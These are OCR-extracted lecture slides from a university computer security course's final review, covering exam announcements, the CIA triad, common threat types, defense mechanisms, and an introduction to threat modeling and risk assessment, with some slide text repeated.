CSCI 476: Computer Security

Threat Modeling, Lessons Learned, Review

Reese Pearsall

Fall 2023

Announcements


students after
completing CSCI 476

Lab 9 due Sunday **12/10**

Fill out the course evaluation (Extra Credit)

<u>Final Exam</u>
Thursday December 14th 2:00 – 3:50 in Romney 315
Please be there

If you are taking the exam at the testing center, make sure you schedule it before friday




Meatball wishes you good luck on your final exams

EXTRA CREDIT

Security Basics

The **CIA Triad** is a widely accepted model for evaluating the security of a system. Consists of three important principles



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
Confidentiality- protection from **unauthorized access**



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

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Confidentiality- protection from **unauthorized access**

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
Availability- protection from **interruption**



Common Threats & Attack Vectors

Denial of Service (DoS / DDos)- attack with intent to shut down a machine or network

- Violates the **availability** property

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Information Leakage / Data Corruption- unauthorized or accidental reveal of sensitive information

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- Violates the **availability** property

Information Leakage / Data Corruption- unauthorized or accidental reveal of sensitive information

- Violates the **confidentiality** property
- Violates the **integrity** property

Privilege Escalation- gaining illicit permissions beyond what is intended for that user

- Violates the **confidentiality** property
- Violates the **integrity** property

Defense Mechanisms


- Countermeasures (ASLR, SYN Cookies, etc)
- Software testing
- Formal verification
- Refactoring software and safe coding practices

Threat Modeling

NEED: a consistent and structured approach for defense and assessing risk

Assessing Risk

We expect users to interact with our system in a certain way



Assessing Risk

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
When someone interacts with our system in a way that we did not intend… it could have harmful consequences



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

User-Id : srinivas

Password : mypassword

We might expect a user to input a valid username and password when they attempt to log in

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

